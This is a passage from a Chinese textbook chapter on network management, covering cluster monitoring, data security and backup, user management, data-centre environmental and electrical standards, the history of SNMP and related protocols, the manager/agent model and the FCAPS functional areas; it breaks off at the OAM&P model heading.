一般服务器的集群管理都要求能够对集群中各个节点进行有效监控，并能实时反映各节点包含设备资源使用情况、关键部位温度、系统压力等工作状态，同时可以部署各种管理软件进行设备管理。当前对集群管理结构的设计一般都要求采用模块化设计，并提供机群快速部署、系统级恢复、综合监控管理、统一告警平台和统计报表等功能，另外其状态监控模块要求支持的各类视图也非常丰富，例如显示物理机柜视图、网络拓扑视图、性能分析视图、应用监控视图、告警管理模块(可以实现实时告警管理、历史告警管理、告警统计报表、告警关联分析等功能)，图 10-2 描述了典型的一种服务器集群结构。同时，一般的集群管理模块都要求可以实现集群网络和服务、集群用户和进程、集群文件和关机功能，集群部署模块要求可以实现点到点部署、镜像管理等功能。




图 10-2　服务器集群结构示意图

3. 数据安全和容灾管理

当前网络数据安全是一个非常复杂的系统性问题，它涉及网络中各类软硬件以及运行环境的安全，涉及一系列计算机犯罪、计算机病毒和不良信息等社会性问题，硬件损坏、软件错误、通信故障、病毒感染、电磁辐射、非法存取、管理不当、自然灾害、人员犯罪等情况都可能威胁到网络数据安全，因此网络管理应从多种角度，结合多种技术保障网络系统中的数据安全，常用的方法主要有以下几种。

(1) 加强存取控制，防止非授权访问。这样既可防止合法用户有意或无意的越权访问，也可防止非法用户的入侵。

(2) 加密保障，通常分为对数据的加密和对网络传输的加密，对于后者，主要是针对链路、节点和点对点的传输加密。

(3) 数据备份，防止数据因意外情况或人为失误造成数据丢失或损坏等情况，有效、安全、适时的数据备份是网络管理中的一项重要任务。

(4) 数据的容灾恢复，通过建设分布式存储系统，构建虚拟存储池，实现存储资源的统一管理和按需分配。建立远程存储备份机制，可以有效提高网络中关键业务数据的远程容灾能力，切实保障数据的安全。其中存储系统的安全可靠运行是整个容灾系统的基础。

4. 用户管理

网络用户管理在网络管理中非常重要，特别是针对用户管理的身份认证机制是系统安全中最重要的问题之一，网络中有关用户的管理通常有以下几种常见任务。

1) 用户的开户与销户

当网络中需要通过某种认证方式来获取资源或访问权限时，通常都会采用用户管理这一方式，通过对用户进行身份权限的检查来允许或禁止一个用户对网络的访问。

2) 用户组策略管理

在整个网络中，用户和用户组的管理是密不可分的，通常为了方便管理用户及其权限配置，同时也为了能有效减少在权限设置时人为失误的风险，可以将用户配置在各类用户组中，通常用户会默认继承该用户组的权限，但有时也可以为某个用户赋予特殊的权限。

3) 用户对服务和资源的使用权限管理和配额管理

当网络中的资源仅允许授权用户访问时，需要设置对资源访问的权限策略；同时为了避免资源的滥用，也可以为用户配置一定的资源使用配额。

4) 用户计费管理

计费管理通常是用户管理中的一个重要子集，计费管理能够提供测量用户网络业务的使用量，并能汇总、计算和开列使用费用的一组管理功能。

5. 机房及辅助设施管理

机房是计算机网络系统的中枢，因此机房建设直接影响着整个网络的安全稳定运行。由于计算机机房的环境必须满足各种电子设备和工作人员对温度、湿度、洁净度、电磁场强度、噪音干扰、安全保安、防漏、电源质量、振动、防雷和接地等要求。一个合格的现代化计算机机房，应该是一个安全可靠、舒适实用、节能高效和具有可扩充性的机房。

1) 机房建设和管理标准

机房工程的建设和管理涉及内容多且广，有专有的规范标准，也有通用的规范标准，常用的标准和规范如下：

- GB 2887—89 《计算站场地技术要求》
- GB 9361—88 《计算站场地安全要求》
- GB 50174—93 《电子计算机机房设计规范》
- GB 6650—86 《计算机房活动地板技术条件》
- GB 50243—97 《通风与空调工程施工与验收规范》
- GB 50054—95 《低压配电设计规范》

- JGJ/T 16—92 《民用建筑电气设计规范》
- GB 50057—94 《建筑物防雷设计规范》
- EIA/TIA 607 《民用建筑通信接地标准》
- GB 50222—95 《建筑内部装修设计防火规范》
- GB 16—87 《建筑设计防火规范》
- GB 50222—95 《建筑内部装修设计防火规范》
- SJ/T 30003—93 《电子计算机机房施工及验收规范》
- ISO/IEC 11801 《国际综合布线信道标准》
- TIA/EIA 568B 《北美综合布线标准》
- TIA/EIA 569 《北美建筑通信线路间距标准》
- TIA/EIA TSB67 《布线测试标准》
- EMC 《欧洲电磁兼容性标准》

表 10-1 列出了对网络核心机房的一般环境要求。

表 10-1 机房环境要求

项 目	环境指标
温度	20～25℃
湿度	45%～65%
温度变化率	<5℃/时，不得结露
新风量	新风量供给按每人每小时不小于 40 立方米或室内总送风量的 5%
尘埃	≤18 000 粒/cm^3
噪音	主操作员位置≤65dBA
照度	机房 300～500Lux，应急≥5 Lux,
直流工作	接地≤1Ω，接地地位差≤1V
交流工作	交流工作接地系统接地电阻：＜4Ω、零地电压＜1V
安全保护	计算机系统安全保护接地电阻及静电接地电阻：＜4Ω
电源频率	电源频率：(50±0.2)Hz、电源电压：(380/220±5)V
防雷保护	防雷保护接地系统接地电阻：＜10Ω

2) 机房电气系统技术要求

机房内市电负荷主要为专用空调机、新风机、照明系统、市电插座、UPS 系统等，UPS 负荷主要为小型机、PC 服务器、阵列库、网络设备等。

其中机房的供电电源技术指标应按 GB 2887—2000《电子计算机场地通用规范》中的规定按 A 级执行。同时考虑到计算机等电子系统的扩展、升级等可能性，预留备用容量。机房的供电系统采用三相五线制供电。机房内通常配置总配电柜和 UPS 配电柜，配

置 220V 和 380V 两种供电模式。每一路机柜电源设置单独电源开关。电源箱(柜)内应采用高质量的品牌空气开关，并加有保护装置，以保护操作人员的安全。各功能区均应设置设备维修插座(220V 市电供电)。

机房内的不间断电源 UPS 应为计算机设备、监控设备及事故照明等提供负载均衡合理配电。配电系统应设置和消防系统的联动装置，可在发生火灾时自动切断动力供电和 UPS 输入输出供电。每个 UPS 电源插座箱和防水插座，均采用独立回路供电；并且每一个回路有单独的漏电保护开关。全部电线须采用符合国家标准的阻燃双塑型铜芯电线，相线、零线和地线颜色须按国家标准分清，并对所有敷设的线路做好标记。UPS 系统应保障计算机系统 7*24 小时全天候正常运行，避免在市电突然断电的情况下造成系统数据的丢失和设备的损坏。

3) 机房防雷与接地系统技术要求

机房安全接地应符合 GB 2887—2000《电子计算机场地通用规范》中的规定。接地与防雷接地。按照 GB 50343—2004《建筑物电子信息系统防雷技术规范》作好防雷措施，防雷装置分为二级。至少在总电源进线处安装一级电源防雷(100kA)和 UPS 电源进线处、网络信号线进线处安装二级电源防雷(40kA)。两级防雷器之间须有退耦措施。在电子计算机系统中，有大量的使用 380/220V 交流电源的电气设备，这些设备按国家有关规范中对电气的规定进行工作接地，即把中性点接地。同时做好安全保护地，要求接地电阻≤1Ω。此外，要求空调机组、机柜等机房设备必须接地，各类设备的接地电阻按照国家标准执行。如果采用联合接地的方式，则要求以最高标准执行。

接地装置的设置应满足人身的安全及计算机正常运行和系统设备的安全要求。地线系统：直流工作接地≤1Ω、交流工作接地≤4Ω安全保护接地≤4Ω。具体技术要求应参照 GB 50174—93《电子计算机机房设计规范》、GB 2887—2000《电子计算机场地通用规范》和 GB 50343—2004《建筑物电子信息系统防雷技术规范》的规定，符合技术指标中的有关要求，有特殊要求的设备进行特殊处理。

10.1.3 网络管理协议的发展历史

网络管理协议是网络管理中最重要的技术标准部分，它定义了网络管理系统与被管理设备之间的通信方法和规则。在网络管理协议产生之前的很长时间里，网络管理者要学习从各种不同的设备中获取数据的方法，但由于各个设备生产商都使用了自己私有的方法来收集数据，因此不同生产商所提供的数据采集方法大相径庭，使网络管理任务非常繁重。并且每当一个新设备被开发出来，都需要对其数据采集方法进行二次开发和整合，针对设备的网络管理协议的行业标准制定势在必行。

在国际上，首先开始研究网络管理通信标准的是著名的国际标准化组织 ISO，他们从 1979 年开始研究网络管理的协议标准化工作，主要针对的是 OSI 七层协议标准制定的，其主要成果是 CMIS(公共管理信息服务)和 CMIP(公共管理信息协议)。CMIS 支持管理进程和管理代理之间的通信需求，CMIP 则是提供一种用于管理信息传输服务的应用层协议，CMIS 和 CMIP 规定了 OSI 系统的网络管理标准，典型的代表产品有 AT&T 的 Accumaster 和 DEC 公司的 EMA 等，另外 HP 的 OpenView 最初也是按 OSI 标准设计的。

随着 Internet 业务和规模呈几何级数的增长，Internet 工程任务组(IETF)为了更好地管

理互联网，决定采用基于 OSI 的 CMIP 协议作为 Internet 的管理协议，并对它进行了修改，修改后的协议被称作 CMOT(Common Management OverTCP/IP)。但由于 CMOT 迟迟未能出台，IETF 决定把已有的 SGMP(简单网关监控协议)做进一步修改后，当做临时的解决方案来使用。这个在 SGMP 基础上开发的解决方案就是后来著名的 SNMP(简单网络管理协议)，也称 SNMPv1。

SNMPv1 协议最大的特点是简单、易于实现和成本低廉，另外它还有较大的可伸缩性，可管理绝大部分符合 Internet 标准的设备，通过定义新的“被管理对象”，可以非常方便地扩展其管理能力，并且当被管理设备发生严重错误时，也不会影响管理者的正常工作，因此也具有良好的健壮性。

SNMP 发展迅速，已经超越了传统的 TCP/IP 环境，受到了更为广泛的支持，已经成为网络管理方面事实上的标准。支持 SNMP 的产品中，典型的有 IBM 公司的 NetView、Cabletron 公司的 Spectrum 和 HP 公司的 OpenView。除此之外，许多其他生产网络通信设备的厂家，如 Cisco、Crosscomm、Proteon、Hughes 等也都提供了基于 SNMP 的实现方法。

早期的 SNMP 协议开发如同 TCP/IP 协议族一样，没有将安全问题纳入制定范畴中，为此许多用户和厂商提出了修改 SNMPv1 协议的建议，为其增加安全机制的保障。IETF 在 1992 年开始了 SNMPv2 版本的开发工作，将对提高安全性和更有效地传递管理信息方面加以改进，具体包括提供加密验证、时间同步机制以及提供 GETBULK 操作一次取回大量数据的能力等。1997 年 4 月，IETF 成立了 SNMPv3 工作组，SNMPv3 的重点是安全、可管理的体系结构和远程配置。目前 SNMPv3 已经成为 IETF 建议使用的标准，并得到了供应商们的强有力支持。

目前，网络管理技术新的趋势是使用 RMON(远程网络监控)和基于 WEB 的网络管理技术。RMON 的目标是为了扩展 SNMP 的 MIB-II(管理信息库)，使 SNMP 更为有效、更为积极主动地监控远程设备。RMON MIB 是由一组统计数据、分析数据和诊断数据构成的数据库，利用许多供应商生产的标准工具都可以显示出这些数据，因而它具有独立于供应商设备的远程网络分析功能。并且 RMON 探测器和 RMON 客户机软件结合在一起，可在网络环境中实施 RMON。RMON 的监控功能是否有效，关键在于其探测器要具有存储统计数据历史的能力，这样就不需要不停地轮询才能生成一个有关网络运行状况趋势的视图。当一个探测器发现一个网段处于一种不正常状态时，它会主动与网络管理控制台的 RMON 客户应用程序联系，并描述不正常状况的捕获信息转发。基于 WEB 的网络管理技术将网络管理和 Web 技术有机地结合起来，其根本出发点是允许通过 Web 浏览器进行网络管理。

目前，基于 Web 的网络管理模式主要有两种实现方式。一种方式是使用代理技术，即在一个内部工作站上运行 Web 服务器(代理)，由这个工作站轮流与端点设备通信，而浏览器用户仅与代理进行通信，同时代理与端点设备之间进行通信。在这种方式下，网络管理软件成为操作系统上的一个应用，它介于浏览器和网络设备之间。在管理过程中，网络管理软件负责将收集到的网络信息传送到浏览器，并将 SNMP 管理协议转换成 Web 协议内容。另一种实现方式是利用嵌入式技术，将 Web 功能嵌入到网络设备中，每个设备有自己的 Web 管理入口，管理员可通过浏览器直接访问并管理该设备。在这种方式下，网

络管理软件与网络设备集成在一起，网络管理软件无须完成协议转换，就可以使所有的管理信息通过 HTTP 协议传送。

10.2　网络管理系统模型

近年来随着网络技术的高速发展，计算机网络在金融、商业、交通、通信、制造业、服务业等社会生活的各个领域都发挥着越来越重要的作用。计算机网络的稳定和可靠运行，已经成为信息时代的一种基本保障，当前网络对网管的依赖性也越来越大。特别是当电视、电信、计算机三网合一已经成为大势所趋，网络必将深入人们的生活，网络管理系统已经成为网络社会的决定性技术之一。

10.2.1　网络管理系统模型设计的目标

1. 对各类设备的集中管理

现代网络中设备类型和品牌越来越多，例如路由器、以太网交换机、ATM 设备、宽带接入设备、窄带接入服务器等，传统的管理方式往往是针对每种类型的设备单独开发专门的网管系统，随着网络的逐渐融合，网络管理的一项重要任务就是实现多种类型设备的集中管理，提供快速端到端的解决能力，将所有设备管理纳入一个统一的框架中。

2. 具有大规模网络管理的能力

现代网络规模，尤其是 IP 网络的规模越来越大。网络结构通常可以分为骨干层、汇聚层、接入层。仅一所综合型大学就有可能拥有上百台甚至上千台设备，如此多的设备必然带来两个问题：一个是如何解决单个网管工作站的处理问题；另一个是如何解决网络管理信息的收敛问题。如果设备过多，单个网管工作站仅就轮询监视的功能就会给工作站带来非常沉重的负担，而且还会造成大量的网管数据流，这些都对当前网络管理的框架和结构提出了新的要求。

3. 缩短成本跨度

当前网络经济进入微利时代，各类运营商、企业和用户对建网成本的投资趋于理性，一个好的网络管理模型应充分考虑未来网络的扩展性和兼容性，在系统升级和扩展时尽量做到保护以前的投资，减少成本的跨度。

4. 多厂商设备的管理

当前网络建设过程中，特别是一些大型网络的建设，一般都不会出现一家产品独占份额的情况，特别是运营商网络，甚至在其骨干网上都使用了几家不同的设备品牌，因此网络管理系统要想更好地实现网络管理的目标，就需要有能力对多厂商的设备进行统一管理。

当前网络管理系统大致可分为以下四类。一是设备制造商网管系统，厂商自身开发的主要面向厂商内部设备管理支持的网络与业务管理系统。二是各类通用的 IP 网络管理系统和平台，这些系统可以完成基于各种标准 IP 特性的 IP 网络管理功能支持，比如自动拓

扑发现，二层、三层 IP 网络拓扑管理，基本的 IP 性能、故障管理等。这些系统的集成功能都很强，很多时候都可以作为一个系统集成平台来直接使用。 目前主流的通用 IP 网络管理系统有：CA、OpenView NNM、NetView 等。三是各种专业的独立网络与业务管理软件，这些软件主要由独立软件开发商提供，系统功能专一并且功能性很强，主要提供面向多厂商设备的专业管理功能支持。管理领域可覆盖 IP 网络的各个方面，包括性能管理、SLA 管理、故障管理、各种业务管理、资源管理等，这类系统有 TCSI、Micromuse、Concord、Orchestream 等。四是运营商开发的综合网管系统，可以完成运营商所需要的各种 IP 网络管理特性支持，重点在于多厂商设备的综合管理支持。

10.2.2 网络管理相关概念和基本模型

1. 网络管理的相关概念

- 管理站：指能由网络管理人员直接操作和控制的计算机系统。
- 管理程序：用于网络管理的程序，主要位于管理站中。
- 管理者(Manager)：这里的管理者通常指管理站或管理程序。
- 网元(Network Element, NE)：网络管理的对象，又称被管设备。网络中的主机、路由器、集线器、调制解调器、协议等都可以是网元。总之，网元既包括硬件，也包括软件。
- 被管对象(Managed Object, MO)：反应被管设备实际特性的一段管理信息。MO 是对网元从各种管理角度来看，不能再进一步分解，必须作为单个信息实体来处理的属性。MO 可以表示一个设备风扇以及它的运行状态，或者表示线路卡上的某个端口以及一系列统计数据，又或者表示的是一个防火墙规则。
- 管理信息库(Management Information Base, MIB)：网元向管理系统输出的所有管理信息的集合。MIB 是一种概念性的数据库，其中包含了一个被管设备的管理视图。和真实的数据库不同，MIB 与它所表示的设备是相关联的。MIB 中的管理信息代表了实际资源，与静态的信息项相比，这些实际资源在通信网络中具有各自的功能和不同状态；当修改 MIB 中的信息来进行特定的更新操作时，其效果会在实际设备上体现出来。
- 代理(Agent)：同管理者一样，是表示一种角色的名词；指代帮助执行与计算机相关的任务。
- 网管代理：网元中用于帮助管理程序执行与网络管理相关任务的部分。显然，网管代理与管理者之间需要进行通信。
- 网络管理协议(Network Management Protocol)：管理者与网管代理之间的通信规则。

2. 网络管理的基本模型

现代网络通常都是一个复杂的分布式系统，网络中的节点运行着各种协议，节点之间也会采用不同的通信方式进行数据的交换，因此网络的状态始终处于动态的变化中。为了使网络能正常工作，就必须对其进行必要的管理，而这种管理又必须通过网络形式来实

现。从理论上而言，MIB 库并不依赖于任何特定的网络管理协议，但实际上不同的网络管理协议需要它们各自特定的方式来呈现被管设备的视图，从而得到各自特定的 MIB 实现。在网络管理中，一般采用管理者/代理模型，如图 10-3 所示。该模型的核心是一组相互通信的管理实体，一个系统的管理进程担当着管理者的角色，而另一个系统中的对等实体担当代理的角色，代理会负责提供对被管对象的访问。因此，前者也被称为网络管理者，后者则被称为网管代理。




图 10-3　网络管理基本模型示意图

无论是 OSI 的网络管理，还是 IETF 的网络管理，都认为现代计算机网络管理系统的 4 个基本要素为网络管理者、网管代理、MIB 和网络管理协议。

一般地，各种网络管理的指令是由网路管理者发出的，它通过各个网络代理者对设备和资源进行实时的监测和控制。网管代理则负责执行这些管理指令，并以通知的形式将被管对象发生的一些重要事件反馈给网络管理者。网管代理具有两个基本功能：

- 从 MIB 库中读取各种变量；
- 修改 MIB 库中的变量值。

MIB 库通常由各种管理对象构成，各个网管代理管理着 MIB 库中属于本地的管理对象，全网的 MIB 库则最终由这些网管代理控制的管理对象共同组成。网络管理协议是模型中最重要的部分之一，它定义了网络管理者与网管代理间的通信方法和规则，同时规定了管理信息库的存储结构、信息库中关键词的含义以及各种事件的处理方法。另外在模型中，管理者角色与代理角色并不是固定的，而是由每次通信的性质所决定的。当管理者角色的进程向担当代理角色的进程发出操作请求时，担当代理角色的进程对被管对象进行操作和将被管对象发出的通告传向管理者角色的进程。

10.2.3　网络管理功能和参考模型

在网络管理功能参考模型中，FCAPS 模型和 OAM&P 模型是占据最主导地位的两种参考模型。

1. FCAPS 模型

FCAPS 模型是由国际标准化组织(ISO)和国际电信联盟电信标准化部门(ITU-T)定义在 M.3400 规范中的一种网络管理功能模型，该模型适用于所有网络。在 CCITT 应用中的开放系统互连(OSI)的管理框架中，其管理需求被划分为故障、配置、统计、性能、安全

(Fault, Configuration,Accounting, Performance, Security; FCAPS)这 5 个管理功能域。

1) 故障管理

为了保证开放网络系统实现它们的运营目标，必须及时地进行故障管理。故障管理通常包含了确保网络正常工作的一些必要监控和恢复功能。根据 X.700，故障管理包括的功能有：维护和检查错误日志、接收错误检测通知并采取措施、跟踪和识别故障、完成诊断测试序列、消除故障。

2) 配置管理

配置管理包含的功能通常有：设置用于控制 ON 系统日常运作的参数；将名字与被管对象以及被管对象集合相关联；初始化被管对象和关闭被管对象；按需收集关于 ON 系统现状的信息；能从管理员处获取 ON 系统状态发生重大变化的通知；能对当前的配置进行评价；更改系统的配置。配置管理通常考虑网络如何配置，来保证网络能够提供预期的服务。

3) 统计管理

统计管理负责收集和记录有关网络的使用情况以及终端用户所消耗的资源情况。通过统计管理，服务提供商能够获得收入情况的反馈，并且对网络所产出的价值进行量化对比，因此，统计管理通常和计费并联在一起，后者实际上包含于前者中。

统计管理通常包括的功能有：通知用户需担负的费用或已消耗的资源；能够设定计费限度、使用资源的价格表及相应的费用核算；当调用多种资源完成某个特定的功能时，能够汇总出综合成本；另外，可根据时间单位统计出网络系统的利用率。

4) 性能管理

性能管理可根据从网络收集到的统计数据来评估网络性能，并对网络做进一步的优化。性能管理的主要目的是为了使网络资源得到合理分配，例如消除瓶颈，为网络规划提供预测信息，并且尽可能提供最佳的服务质量。性能管理包括的功能有：收集统计信息、维护和检查系统状态的历史记录、智能评估、在自然和人为条件下决定系统性能、为开展性能管理活动改变系统运作模式。

(5) 安全管理

安全管理涉及管理网络中与安全有关的各个方面，其目的是有效避免网络和网络管理基础设施遭受各种安全威胁。安全管理可按照一定的策略来控制对网络资源的访问，以保证网络不被侵害，并保证重要的信息不被未授权的用户访问，同时保证网络管理系统本身不被非法访问。

2. OAM&P 模型

